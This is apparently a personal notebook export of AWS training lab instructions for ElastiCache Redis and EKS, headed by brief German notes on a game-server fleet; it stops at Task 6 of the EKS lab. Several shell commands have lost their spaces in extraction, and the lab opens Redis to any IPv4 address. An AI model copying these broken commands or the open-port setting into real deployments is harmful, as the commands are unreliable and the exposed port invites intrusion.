Um Spielserver fleet zu erstellen
Build erstellen script
Fleet mit Parameter instance Type aws regionen Spot on Demand Exe angeben Ports öffnen spieler Limit
Queue erstellen max latenz timeouts prioisierung latency cost location
Alias

ElastiCache

Freitag, 15. März 2024 11:14

sudo yum install -y gcc

cd~
wget http://download.redis.io/redis-stable.tar.gz
tar xvzf redis-stable.tar.gz
cdredis-stable
make

Introduction to Amazon ElastiCache

SPL-80 - Version 1.6.5

Note: Do not include any personal, identifying, or confidential information into the lab environment. Information entered may be visible to others.

Corrections, feedback, or other questions? Contact us at *AWS Training and Certification*.

Overview

This guide introduces you to Amazon ElastiCache. In this lab you will create an Amazon ElastiCache Redis node and connect to it from an Amazon EC2 instance to run commands. You will then clean up your resources by deleting the stack.

Objectives

By the end of this lab, you will be able to do the following:

- Create an Amazon ElastiCache cluster
- Authorize access to your Amazon ElastiCache cluster
- Connect to your Amazon ElastiCache cluster and run commands
- Delete an Amazon ElastiCache cluster

Amazon ElastiCache

Amazon ElastiCache is a web service that helps improve the performance of web applications by allowing you to retrieve information from fast, managed, in-memory caches, instead of relying entirely on slower disk-based databases. It supports two common, open-source engines, Memcached and Redis.

ICON KEY

Various icons are used throughout this lab to call attention to different types of instructions and notes. The following list explains the purpose for each icon:

- **Note:** A hint, tip, or important guidance.
- **Learn more:** Where to find more information.
- **Command:** A command that you must run.
- **Task complete:** A conclusion or summary point in the lab.

Start lab

1. To launch the lab, at the top of the page, choose **Start lab**.

You must wait for the provisioned AWS services to be ready before you can continue.

1. To open the lab, choose **Open Console**.

You are automatically signed in to the AWS Management Console in a new web browser tab.

Do not change the Region unless instructed.

COMMON SIGN-IN ERRORS

Error: You must first sign out

If you see the message, **You must first log out before logging into a different AWS account:**

- Choose the **click here** link.
- Close your **Amazon Web Services Sign In** web browser tab and return to your initial lab page.
- Choose **Open Console** again.

Error: Choosing Start Lab has no effect

In some cases, certain pop-up or script blocker web browser extensions might prevent the **Start Lab** button from working as intended. If you experience an issue starting the lab:

- Add the lab domain name to your pop-up or script blocker's allow list or turn it off.
- Refresh the page and try again.

Task 1: Create an Amazon ElastiCache Cluster

In this task, you create an Amazon ElastiCache cluster.

1. At the top of the page, in the unified search bar, search for and choose

   ElastiCache

   .
2. In the left navigation pane, under **Resources**, choose **Redis caches**.
3. Choose **Create Redis cache**.
4. On the **Create Redis cache** page, in the **Configuration** section:

- For **Deployment option**, choose **Design your own cache**.
- For **Creation method**, choose **Cluster cache**.

5. In the **Cluster info** section:

- For **Name**, enter

  mycache

  .

6. In the **Cluster settings** section:

- For **Node type**, select **cache.t2.micro** or **cache.t3.micro**.
- For **Number of replicas**, enter

  0

  .

7. In the **Connectivity** section:

- For **Subnet groups**, make sure **Create a new subnet group** is selected.
- For **Name**, enter

  mysubnetgroup

  .
- For **VPC ID**, select the VPC ID that is displayed on the left side of these lab instructions.

8. Leave all other settings at the default values and scroll to the bottom of the page and choose **Next** .
9. On the **Advanced settings** page, scroll to the bottom of the page and choose **Next**.
10. On the **Review and create** page, scroll to the bottom of the page and choose **Create**.

You cache cluster will display a **Status** of *creating*. Eventually the **Status** column will display *available* when the cluster is ready. You can proceed to the next task while the cluster is creating.

Task complete: You have successfully created an Amazon ElastiCache cluster.

Task 2: Authorize Access To Your Amazon ElastiCache Cluster

To connect to your Amazon ElastiCache cluster from an Amazon EC2 instance that is running in the same Amazon VPC, you need to grant network ingress access to the cluster. In this task, you grant network ingress access to your cluster.

1. At the top of the page, in the unified search bar, search for and choose

   EC2

   .
2. In the left navigation pane, under **Network & Security**, choose **Security Groups**.
3. Select the security group for the VPC ID that is displayed on the left side of these lab instructions.
4. Choose the **Inbound rules** tab.
5. Choose **Edit inbound rules**.

You will first add a rule to allow your Amazon EC2 instances within your VPC to connect to your ElastiCache nodes.

1. Choose **Add rule**.

- **Type:** *Custom TCP*
- **Port Range:**

  6379

  (This is the port range for Redis.)
- **Source type:** *Anywhere-IPv4*

2. For the **All traffic** rule at the top, choose **Delete**.
3. Choose **Save rules**.

Task complete: You have successfully granted network ingress access to the Amazon ElastiCache cluster.

Task 3: Obtain Your ElastiCache Endpoint

To connect to your ElastiCache cluster, you need to know what your ElastiCache endpoint is. In this task, you obtain your ElastiCache endpoint.

1. At the top of the page, in the unified search bar, search for and choose

   ElastiCache

   .
2. In the navigation pane on the left, choose **Redis caches**.
3. Choose the **mycache** link.
4. Copy the **Primary Endpoint** value to a text editor.

Do not copy *:6379*. The copied value should look similar to this: *mycache.drossl.0001.usw2.cache.amazonaws.com*

Task complete: You have successfully obtained the ElastiCache endpoint.

Task 4: Launch an Amazon EC2 Instance to Access Your ElastiCache Cluster

In this task, you launch an Amazon EC2 instance in your VPC to access your ElastiCache cluster.

1. At the top of the page, in the unified search bar, search for and choose

   EC2

   .
2. Choose **Launch instances** and select **Launch instances**.
3. On **Launch an instance**, in **Name and tags** section configure:

- **Name:**

  myCacheInstance

4. In **Application and OS images (Amazon Machine Image)**, Quickstart sub-section, choose **Amazon Linux** which will automatically select the latest *Amazon Linux 2 AMI* image.
5. In **Instance type** : You will configure a t2.micro instance.
6. In **Key pair (login)** : Choose **Proceed without a key pair (Not recommended)** .
7. In **Network settings** : Select **Edit** and then configure :

- **VPC - required:** *Lab VPC*
- **Firewall (security groups):** *Select existing security group*
- **Common security groups:** Select your security group from the dropdown.

8. In **Configure storage** section, keep the default value.
9. Locate and expand the **Advanced details** section.
10. From the **IAM instance profile** dropdown menu, choose the role that has a name

like **EC2InstProfile**.

11. Choose **Launch instance**.
12. At the **Next Steps** page, choose **View all instances**.

Note: Wait for the **Instance state** to show *Running* status. You can choose the **refresh** button every 30 seconds to check the status.

Task complete: You have successfully launched an Amazon EC2 instance.

Task 5: Connect To Your EC2 Instance

In this task, you connect to your Amazon EC2 instance using Session Manager.

Additional information: Session Manager is a fully managed AWS Systems Manager capability that you use to manage your Amazon EC2 instances through an interactive one-click browser-based shell or through the AWS Command Line Interface (AWS CLI). You can use Session Manager to start a session with an Amazon EC2 instance in your account. After starting the session, you can run bash commands as you would through any other connection type.

1. At the top of the page, in the unified search bar, search for and choose

   EC2

   .
2. In the left navigation pane, choose **Instances**.
3. Select **myCacheInstance** and then choose **Connect**

The **Connect to instance** page is displayed.

1. For **Connection method**, choose the **Session Manager** tab.

Additional information: With Session Manager, you can connect to Amazon EC2 instances without needing to expose the SSH port on your firewall or Amazon VPC security group. See AWS Systems Manager Session Manager for more information.

1. Choose **Connect**.

A new browser tab or window opens with a connection to the **myCacheInstance**.

Note: The Session Manager service is not updated in real time. If you experience errors with Session Manager connecting to an Amazon EC2 instance you just launched, ensure that you have given the instance a few minutes to launch, pass health checks, and communicate with the Session Manager service before trying to open a session connection again.

Task complete: You have successfully connected to the Amazon EC2 instance using Session Manager.

Task 6: Connect To Your ElastiCache Cluster

In this task, you will connect to your ElastiCache cluster from your EC2 instance using the redis-cli.

First, you need to install the redis-cli. To install the redis-cli, you'll need to install gcc.

1. Install gcc by entering

   sudo yum install -y gcc
2. Press **Enter**.
3. Install the redis-cli by entering the following:

```
cd~
wget http://download.redis.io/redis-stable.tar.gz
tar xvzf redis-stable.tar.gz
cdredis-stable
make
```

1. Connect to your Redis cluster by doing the following:
   - Enter

     src/redis-cli -c -h ENDPOINT -p 6379
   - Replace **ENDPOINT** with the name of your Redis endpoint.
   - Press **Enter**

The full command should look similar to *src/redis-cli -c -h mycache.rdyps9.0001.usw2.cache.amazonaws.com -p 6379*

You should now be connected to the cache node where you can run Redis commands.

Task complete: You have successfully connected to the ElastiCache cluster.

Task 7: Test Your ElastiCache Cluster

In this task, you run commands on your Amazon ElastiCache cluster.

1. **Command:** Enter

set a "hello"

This command sets key **a** with a string value and no expiration.

1. **Command:** Enter

get a

This command gets the value of **a**.

1. **Command:** Enter

get b

This command tries to get the value for **b**, but since it is not in cache, it returns **nil**

1. **Command:** Enter

set b "Good-bye" EX 5

This command sets the value of **b** to “Good-bye” for 5 seconds. Once 5 seconds has passed, **b** will no longer have a value.

1. **Command:** Enter

quit

This command closes the connection to your Redis cluster.

Task complete: You have successfully ran the commands on the ElastiCache cluster.

Task 8: Delete Your Amazon ElastiCache Cluster

In this task, you delete your Amazon ElastiCache Cluster.

1. At the top of the page, in the unified search bar, search for and choose

   ElastiCache

   .
2. In the navigation pane on the left, choose **Redis caches**.
3. Select **mycache**.
4. Choose **Actions**, and then choose **Delete**.
5. In the **Delete mycache** window, configure:

- **Create backup**: *No*.
- Type

  mycache

  into the text field.
- Choose **Delete**.

The status changes to **Deleting**.

As soon as the cache cluster is deleted, you stop incurring charges for that cache cluster.

Task complete: You have successfully deleted the Amazon ElastiCache cluster.

End lab

Follow these steps to close the console and end your lab.

1. Return to the **AWS Management Console**.
2. At the upper-right corner of the page, choose **AWSLabsUser**, and then choose **Sign out**.
3. Choose **End lab** and then confirm that you want to end your lab.

Conclusion

Congratulations! You now have successfully:

- Created an Amazon ElastiCache cluster
- Authorized access to your Amazon ElastiCache cluster
- Connected to your Amazon ElastiCache cluster using the redis-cli
- Tested a few Redis commands on your cluster
- Deleted your Amazon ElastiCache cluster

Additional Resources

- Amazon ElastiCache

For more information about AWS Training and Certification, see *https://aws.amazon.com/training/*.

Your feedback is welcome and appreciated.

If you would like to share any feedback, suggestions, or corrections, please provide the details in our *AWS Training and Certification Contact Form*.

Aus <https://labs.skillbuilder.aws/sa/lab/arn%3Aaws%3Alearningcontent%3Aus-east-1%3A470679935125%3Ablueprintversion%2Fspl-80%3A1.6.5-d50cae12/en-US/5440ab4d-57b5-4b6d-9902-6436a78e0e19::jFKTXqAC9yy55KUNmuEDTG>

EKS Cluster

Freitag, 15. März 2024 14:53

Building and Deploying a Containerized Application with Amazon Elastic Kubernetes Service (Amazon EKS)

SPL-BE-200-COCEKS-1 - Version 1.0.12

Note: Do not include any personal, identifying, or confidential information into the lab environment. Information entered may be visible to others.

Corrections, feedback, or other questions? Contact us at *AWS Training and Certification*.

Lab overview

When you complete this lab, you will be able to do the following tasks:

- Prepare an AWS Cloud9 workspace.
- Create an Amazon EKS cluster.
- Prepare a Docker application and push it to an Amazon Elastic Container Registry (Amazon ECR) repository.
- Deploy an AWS Load Balancer Controller.
- Deploy an application into an Amazon EKS cluster.
- Configure and view Amazon CloudWatch Container Insights on a Kubernetes cluster.

PREREQUISITES

To complete this lab, you must know how to do the following:

- Navigate the AWS Management Console.
- Use shell commands in Linux environments.

This lab requires approximately 60 minutes to complete.

Start lab

1. To launch the lab, at the top of the page, choose **Start lab**.

You must wait for the provisioned AWS services to be ready before you can continue.


2. To open the lab, choose **Open Console**.

You are automatically signed in to the AWS Management Console in a new web browser tab.

Do not change the Region unless instructed.

COMMON SIGN-IN ERRORS

Error: You must first sign out



If you see the message, **You must first log out before logging into a different AWS account:**

- Choose the **click here** link.
- Close your **Amazon Web Services Sign In** web browser tab and return to your initial lab page.
- Choose **Open Console** again.

Error: Choosing Start Lab has no effect

In some cases, certain pop-up or script blocker web browser extensions might prevent the **Start Lab** button from working as intended. If you experience an issue starting the lab:

- Add the lab domain name to your pop-up or script blocker's allow list or turn it off.
- Refresh the page and try again.

Task 1: Preparing the AWS Cloud9 workspace

In this task, you connect to an **AWS Cloud9** environment and configure it for use with **Amazon**

EKS.

3. To open the **AWS Cloud9 console**, in the search box to the right of **Services**, search for and choose

   Cloud9

   .

AWS Cloud9 is a cloud-based integrated development environment (IDE) that you can use to write, run, and debug your code within your browser. It comes prepackaged with many tools that are commonly used in application development, including Docker, Python, and the AWS Command Line Interface (AWS CLI).

4. For the environment called **Cloud9-EKS-Lab**, choose the **Open** link.
5. You do not need the **Cloud9 Welcome screen** or any of the other default tabs that appear when you first launch **Cloud9**, so choose the **x** next to each tab to close them.
6. At the top of the IDE, choose the icon and choose **New Terminal**.

Take a moment to familiarize yourself with the **AWS Cloud9** IDE interface.

- In the middle of the screen, a single terminal session is open in the editor. You can open multiple tabs in this window to edit files and run terminal commands.
- The file navigator appears on the left side of the screen. As you build out your CDK environment and application, additional directories and files will appear here.
- A gear icon appears on the right side of the screen. Choosing this icon opens the Cloud9 Settings panel.

Every **AWS Cloud9** workspace is automatically assigned **IAM** credentials that provide it with limited access to some AWS services in your account. We call these AWS managed temporary credentials. In this case, however, the AWS managed temporary credentials do not include all of the **IAM** permissions needed to complete this lab. In the next step, you will disable the AWS managed temporary credentials.

- Learn more about AWS managed temporary credentials

7. Choose the gear icon at the top-right of the screen to open the **AWS Cloud9 Preferences**.
8. In the navigation panel on the left side of the screen, scroll down the page and choose **AWS Settings**.
9. Choose the toggle button to disable **AWS managed temporary credentials**.

Caution: During the course of this lab, you will edit multiple files. If any of the changes you make to these files are not saved, the lab will fail. To mitigate this risk, you will enable Auto-Save.

10. In the navigation panel on the left side of the preferences window, scroll down the page and choose **Experimental**.
11. Open the dropdown menu next to **Auto-Save Files** and choose **On Focus Change**.
12. At the top of the screen, choose the **x** to close the **Preferences** tab and return to the tab containing your terminal session.
13. **Command:** Enter the following command to confirm that the **AWS managed temporary credentials** have been successfully disabled.

aws sts get-caller-identity

Expected output:

```
******************************
**** This is OUTPUT ONLY. ****
******************************
{
    "UserId": "AROAYFGPI3KKGO3T6FJ4U:i-0ba494bb24540ade0",
    "Account": "560927922836",
    "Arn": "arn:aws:sts::638489295426:assumed-role/LabStack-LabUser-gSmHbdJcfeNjm9ovquT-Cloud9InstanceRole-1PD5MEE0U2N7A/i-0beecd72371598add"
}
```

Note: The Arn indicates that you are using an assumed role called Cloud9InstanceRole. This role has been pre-configured with the **IAM** permissions needed to complete this lab. Now that you've assumed your new IAM role, it's time to install the **CDK8S CLI**.

14. **Command:** To set a shell variable that contains the AWS region identifier, run the following command:

```
exportAWS_DEFAULT_REGION=$(curl --silent http://169.254.169.254/latest/meta-
```

data/placement/region) && echo$AWS_DEFAULT_REGION
Expected output:

```
******************************
**** This is OUTPUT ONLY. ****
******************************
us-west-2
```

15. **Command:** To start a shell script that prepares the AWS Cloud9 environment for completing further lab tasks, run the following commands:

```
cdeksLabRepo/
sh ./ekssetup.sh
```

Note
Commands are case sensitive.

Task 2: Creating the Amazon EKS cluster

In this task, you use the **eksctl** command to create an Amazon EKS cluster and a dedicated virtual private cloud (VPC) in the lab account. To learn more about the **eksctl** command, see:

- Getting started with Amazon EKS – eksctl
- Introduction to eksctl

16. **Command:** To create the Amazon EKS cluster, in the AWS Cloud9 terminal, run the following commands:

```
eksctl create cluster \
--name eks-lab-cluster \
--nodegroup-name worknodes-1 \
--node-type t3.medium \
--nodes 2 \
--nodes-min 1 \
--nodes-max 4 \
--managed \
--version 1.26 \
--region ${AWS_DEFAULT_REGION}
```

Expected output:

```
******************************
**** This is OUTPUT ONLY. ****
******************************
2023-07-25 19:24:27 [ ℹ ]  eksctl version 0.150.0-dev
2023-07-25 19:24:27 [ ℹ ]  using region us-west-2
2023-07-25 19:24:27 [ ℹ ]  setting availability zones to [us-west-2d us-west-2a us-west-2b]
2023-07-25 19:24:27 [ ℹ ]  subnets for us-west-2d - public:192.168.0.0/19 private:192.168.96.0/19
2023-07-25 19:24:27 [ ℹ ]  subnets for us-west-2a - public:192.168.32.0/19 private:192.168.128.0/19
2023-07-25 19:24:27 [ ℹ ]  subnets for us-west-2b - public:192.168.64.0/19 private:192.168.160.0/19
2023-07-25 19:24:27 [ ℹ ]  nodegroup "worknodes-1" will use "" [AmazonLinux2/1.25]
2023-07-25 19:24:27 [ ℹ ]  using Kubernetes version 1.25
2023-07-25 19:24:27 [ ℹ ]  creating EKS cluster "eks-lab-cluster" in "us-west-2" region with managed nodes
2023-07-25 19:24:27 [ ℹ ]  will create 2 separate CloudFormation stacks for cluster itself and the initial managed nodegroup
2023-07-25 19:24:27 [ ℹ ]  if you encounter any issues, check CloudFormation console or try 'eksctl utils describe-stacks --region=us-west-2 --cluster=eks-lab-cluster'
2023-07-25 19:24:27 [ ℹ ]  Kubernetes API endpoint access will use default of {publicAccess=true, privateAccess=false} for cluster "eks-lab-cluster" in "us-west-2"
2023-07-25 19:24:27 [ ℹ ]  CloudWatch logging will not be enabled for cluster "eks-lab-cluster" in "us-west-2"
2023-07-25 19:24:27 [ ℹ ]  you can enable it with 'eksctl utils update-cluster-logging --enable-types={SPECIFY-YOUR-LOG-TYPES-HERE (e.g. all)} --region=us-west-2 --cluster=eks-lab-cluster'
2023-07-25 19:24:27 [ ℹ ]
```

```
2 sequential tasks: { create cluster control plane "eks-lab-cluster",
   2 sequential sub-tasks: {
      wait for control plane to become ready,
      create managed nodegroup "worknodes-1",
   }
}
2023-07-25 19:24:27 [ ℹ ]  building cluster stack "eksctl-eks-lab-cluster-cluster"
2023-07-25 19:24:27 [ ℹ ]  deploying stack "eksctl-eks-lab-cluster-cluster"
2023-07-25 19:24:57 [ ℹ ]  waiting for CloudFormation stack "eksctl-eks-lab-cluster-cluster"
2023-07-25 19:25:27 [ ℹ ]  waiting for CloudFormation stack "eksctl-eks-lab-cluster-cluster"
2023-07-25 19:26:27 [ ℹ ]  waiting for CloudFormation stack "eksctl-eks-lab-cluster-cluster"
2023-07-25 19:27:27 [ ℹ ]  waiting for CloudFormation stack "eksctl-eks-lab-cluster-cluster"
2023-07-25 19:28:27 [ ℹ ]  waiting for CloudFormation stack "eksctl-eks-lab-cluster-cluster"
2023-07-25 19:29:27 [ ℹ ]  waiting for CloudFormation stack "eksctl-eks-lab-cluster-cluster"
2023-07-25 19:30:28 [ ℹ ]  waiting for CloudFormation stack "eksctl-eks-lab-cluster-cluster"
2023-07-25 19:31:28 [ ℹ ]  waiting for CloudFormation stack "eksctl-eks-lab-cluster-cluster"
2023-07-25 19:32:28 [ ℹ ]  waiting for CloudFormation stack "eksctl-eks-lab-cluster-cluster"
2023-07-25 19:33:28 [ ℹ ]  waiting for CloudFormation stack "eksctl-eks-lab-cluster-cluster"
2023-07-25 19:34:28 [ ℹ ]  waiting for CloudFormation stack "eksctl-eks-lab-cluster-cluster"
2023-07-25 19:36:29 [ ℹ ]  building managed nodegroup stack "eksctl-eks-lab-cluster-nodegroup-worknodes-1"
2023-07-25 19:36:29 [ ℹ ]  deploying stack "eksctl-eks-lab-cluster-nodegroup-worknodes-1"
2023-07-25 19:36:29 [ ℹ ]  waiting for CloudFormation stack "eksctl-eks-lab-cluster-nodegroup-worknodes-1"
2023-07-25 19:36:59 [ ℹ ]  waiting for CloudFormation stack "eksctl-eks-lab-cluster-nodegroup-worknodes-1"
2023-07-25 19:37:52 [ ℹ ]  waiting for CloudFormation stack "eksctl-eks-lab-cluster-nodegroup-worknodes-1"
2023-07-25 19:39:11 [ ℹ ]  waiting for CloudFormation stack "eksctl-eks-lab-cluster-nodegroup-worknodes-1"
2023-07-25 19:39:11 [ ℹ ]  waiting for the control plane to become ready
2023-07-25 19:39:11 [✓]  saved kubeconfig as "/home/ec2-user/.kube/config"
2023-07-25 19:39:11 [ ℹ ]  no tasks
2023-07-25 19:39:11 [✓]  all EKS cluster resources for "eks-lab-cluster" have been created
2023-07-25 19:39:11 [ ℹ ]  nodegroup "worknodes-1" has 2 node(s)
2023-07-25 19:39:11 [ ℹ ]  node "ip-192-168-15-26.us-west-2.compute.internal" is ready
2023-07-25 19:39:11 [ ℹ ]  node "ip-192-168-82-0.us-west-2.compute.internal" is ready
2023-07-25 19:39:11 [ ℹ ]  waiting for at least 1 node(s) to become ready in "worknodes-1"
2023-07-25 19:39:11 [ ℹ ]  nodegroup "worknodes-1" has 2 node(s)
2023-07-25 19:39:11 [ ℹ ]  node "ip-192-168-15-26.us-west-2.compute.internal" is ready
2023-07-25 19:39:11 [ ℹ ]  node "ip-192-168-82-0.us-west-2.compute.internal" is ready
2023-10-12 16:07:48 [✓]  EKS cluster "eks-lab-cluster" in "us-west-2" region is ready
```

The command creates an Amazon EKS Cluster that includes an Amazon EKS control plane and two worker nodes that the control plane manages. You can continue with the next task while this command completes.

Creating the cluster takes 15–20 minutes.

Caution: During the lab, you might see one of the following messages:

- Unable to use kubectl with the EKS cluster (check 'kubectl version'): WARNING: This version information is deprecated and will be replaced with the output from kubectl version --short.
- Unable to connect to the server: getting credentials: decoding stdout: no kind "ExecCredential" is registered for version "client.authentication.k8s.io/v1alpha1" in scheme "pkg/client/auth/exec/exec.go:62"
- Getting Kubernetes version on EKS cluster: error running

  kubectl version

  : exit status 1 (check 'kubectl version')

Command: If you see any of these messages, to refresh the credential scheme, run the following command :

```
aws eks update-kubeconfig --name eks-lab-cluster --region ${AWS_DEFAULT_REGION}
```

Expected output:

```
******************************
**** This is OUTPUT ONLY. ****
******************************
Added new context arn:aws:eks:us-west-2:638489295426:cluster/eks-lab-cluster to /home/ec2-user/.kube/config
```

Task 3: Creating Docker images

In this task, you create Docker images to use for the lab's application. The application requires two containers for each pod.

Container	Description	Dockerfile location
website	An Apache web server	~/environment/eksLabRepo/website/
sidecar	A Python script that passes output to the website container through a shared volume named **emptyDir**	~/environment/eksLabRepo/sidecar/

Complete the following steps:

17. **Command:** To change to the website directory and create the website Docker container, run the following commands:

```
cd~/environment/eksLabRepo/website/
docker build -t website .
```

Expected output:

```
******************************
**** This is OUTPUT ONLY. ****
******************************
...
Removing intermediate container 5a99bd0be81f
 ---> 7f68b6cfe9db
Step 16/17 : WORKDIR /usr/local/apache2/htdocs/
 ---> Running in 7d9f952cc38d
Removing intermediate container 7d9f952cc38d
 ---> d636ee18c88c
Step 17/17 : CMD ./metadata.sh && crontab && crontab /etc/cron.d/cron && service cron restart && apachectl -D FOREGROUND
 ---> Running in d0c58a2d4119
Removing intermediate container d0c58a2d4119
 ---> 3cafafea4e20
Successfully built 3cafafea4e20
Successfully tagged website:latest
```

18. **Command:** To change to the sidecar directory and create the sidecar Docker container, run the following commands:

```
cd~/environment/eksLabRepo/sidecar/
docker build -t sidecar .
```

Expected output:

```
******************************
**** This is OUTPUT ONLY. ****
******************************
...
Step 10/11 : RUN chmod -R 0777 /var/metadata/
 ---> Running in 1ef143ccd6c7
Removing intermediate container 1ef143ccd6c7
 ---> 488cfd91073f
```

Step 11/11 : CMD ./metadata2.sh
 ---> Running in 07a390a91411
Removing intermediate container 07a390a91411
 ---> 8e251ab07d92
Successfully built 8e251ab07d92
Successfully tagged sidecar:latest


19. **Command:** To start the website Docker container and preview the running application in AWS Cloud9, run the following command:

docker run -P -d -p 8080:80 website

Expected output:

****
**** This is OUTPUT ONLY. ****
****
3c7296e5d9fc2213e35be53861e222e163301e6e53877349cd9d6cdb637bfe0f

20. To view the application progress, on the **Preview** menu, choose **Preview Running Application**. Notice the web page running in the right panel. You can close the preview panel.



In the next steps, you stop the running container.

21. **Command:** To list the running containers, run the

    docker ps
    command.

****
**** This is OUTPUT ONLY. ****
****
$ docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
1235ab9961ea website "/bin/sh -c './metad…" 2 minutes ago Up 2 minutes 0.0.0.0:8080->80/tcp, :::8080->80/tcp fix_monkeys

22. Copy the unique **CONTAINER ID** from the command's output; you use it in the following step.
23. **Command:** To stop the container, run the

    docker stop CONTAINER_ID
    command, replacing **CONTAINER_ID** with the string you just copied.

Expected output:

****
**** This is OUTPUT ONLY. ****
****
3c7296e5d9fc

Task 4: Creating an Amazon ECR repository and pushing the Docker image to it

In this task, you use the Amazon ECR service to create container repositories to store the Docker images and push the images to those repositories.

24. **Command:** To create the website and sidecar repositories, run the following commands:

```
aws ecr create-repository \
 --repository-name website \
 --region ${AWS_DEFAULT_REGION}aws ecr create-repository \
 --repository-name sidecar \
 --region ${AWS_DEFAULT_REGION}
```

Each command returns JSON text that includes information about the repository, such as its name, ID, URI, and Amazon Resource Name (ARN).

Next, to help streamline further steps in the lab, you set environment variables to preserve the AWS account number, default AWS Region, and repository URI.

25. **Command:** To store the lab information in environment variables, run the following commands:

```
cd~/environment/eksLabRepo/
exportACCOUNT_NUMBER=$(aws sts get-caller-identity \
 --query 'Account'\
 --output text)
exportECR_REPO_URI_WEBSITE=$(aws ecr describe-repositories \
 --repository-names website \
 --region ${AWS_DEFAULT_REGION}\
 --query 'repositories[*].repositoryUri'\
 --output text)
exportECR_REPO_URI_SIDECAR=$(aws ecr describe-repositories \
 --repository-names sidecar \
 --region ${AWS_DEFAULT_REGION}\
 --query 'repositories[*].repositoryUri'\
 --output text)
```

Expected output:

None, unless there is an error.

26. **Command:** To show the results of the environment settings, run the following commands:

```
echoECR_REPO_URI_WEBSITE=$ECR_REPO_URI_WEBSITE&&
echoECR_REPO_URI_SIDECAR=$ECR_REPO_URI_SIDECAR
```

Expected output:

```
******************************
**** This is OUTPUT ONLY. ****
******************************
ECR_REPO_URI_WEBSITE=638489295426.dkr.ecr.us-west-2.amazonaws.com/website
ECR_REPO_URI_SIDECAR=638489295426.dkr.ecr.us-west-2.amazonaws.com/sidecar
```

27. **Command:** To authenticate the service, so that you can later push the images to the repositories, run the following command:

```
aws ecr get-login-password \
--region ${AWS_DEFAULT_REGION}\
 | docker login \
 --username AWS \
 --password-stdin $ACCOUNT_NUMBER.dkr.ecr.${AWS_DEFAULT_REGION}.amazonaws.com
```

Expected output:

```
******************************
**** This is OUTPUT ONLY. ****
```

```
******************************
WARNING! Your password will be stored unencrypted in /home/ec2-user/.docker/config.json.
Configure a credential helper to remove this warning. See
https://docs.docker.com/engine/reference/commandline/login/#credentials-store
Login Succeeded
```

Caution: Confirm that you see **Login Succeeded** before you continue.

28. **Command:** To tag and push the images to the repository, run the following commands:

```
docker tag website:latest $ECR_REPO_URI_WEBSITE:latest
docker push $ECR_REPO_URI_WEBSITE:latest
docker tag sidecar:latest $ECR_REPO_URI_SIDECAR:latest
docker push $ECR_REPO_URI_SIDECAR:latest
```

Expected output:

```
******************************
**** This is OUTPUT ONLY. ****
******************************
...
The push refers to repository [638489295426.dkr.ecr.us-west-2.amazonaws.com/sidecar]
0d4468b5e7b6: Pushed
85d498b6cf5d: Pushed
4fed08b1d7a1: Pushed
7d1af0e2efab: Pushed
6defaeb75834: Pushed
2177a9ff388e: Pushed
77be15a621d1: Pushed
1a9a055c45a7: Pushed
5f092f812712: Pushed
d73184360a99: Pushed
92740bab716b: Pushed
f555d719d9bb: Pushed
5bc340f6d4f5: Pushed
latest: digest: sha256:303aaf94989ea1b238793ee5112c1084782216c3ce60ad7e30a64bdfa34153fe
size: 3036
```

Task 5: Authenticating to the Amazon EKS cluster

In this task, you authenticate the AWS Cloud9 session with the Amazon EKS cluster.

29. **Command:** To set up the environment, run the following commands:

```
echo"export AWS_DEFAULT_REGION=${AWS_DEFAULT_REGION}">> ~/.bash_profile
source~/.bash_profile
aws configure setdefault.region $AWS_DEFAULT_REGION
```

Expected output:

None, unless there is an error.

To work with the Amazon EKS cluster, it must be in the **ACTIVE** state.

30. **Command:** To view the status of the cluster, run the following command:

```
aws eks describe-cluster \
 --name eks-lab-cluster \
 --query 'cluster.status'\
 --output text
```

Expected output:

```
******************************
**** This is OUTPUT ONLY. ****
******************************
ACTIVE
```

If the cluster not in the **ACTIVE** state, wait a few minutes and repeat the command.

Wait until the cluster is in the **ACTIVE** state before proceeding.

31. **Command:** To update the **kubeconfig** file to grant access for Kubernetes cluster management, run the following command:

```
aws eks update-kubeconfig \
 --region $AWS_DEFAULT_REGION\
 --name eks-lab-cluster
```

Expected output:

```
******************************
**** This is OUTPUT ONLY. ****
******************************
Updated context arn:aws:eks:us-west-2:638489295426:cluster/eks-lab-cluster in /home/ec2-user/.kube/config
```

For more information, see Create a kubeconfig for Amazon EKS.

32. **Command:** To confirm that your session with the Amazon EKS cluster is authenticated, run the

    kubectl get svc
    command.

Expected output:

```
******************************
**** This is OUTPUT ONLY. ****
******************************
NAME         TYPE        CLUSTER-IP   EXTERNAL-IP   PORT(S)   AGE
kubernetes   ClusterIP   10.100.0.1   <none>        443/TCP   31m
```

Task 6: Running the AWS Load Balancer Controller on Amazon EKS

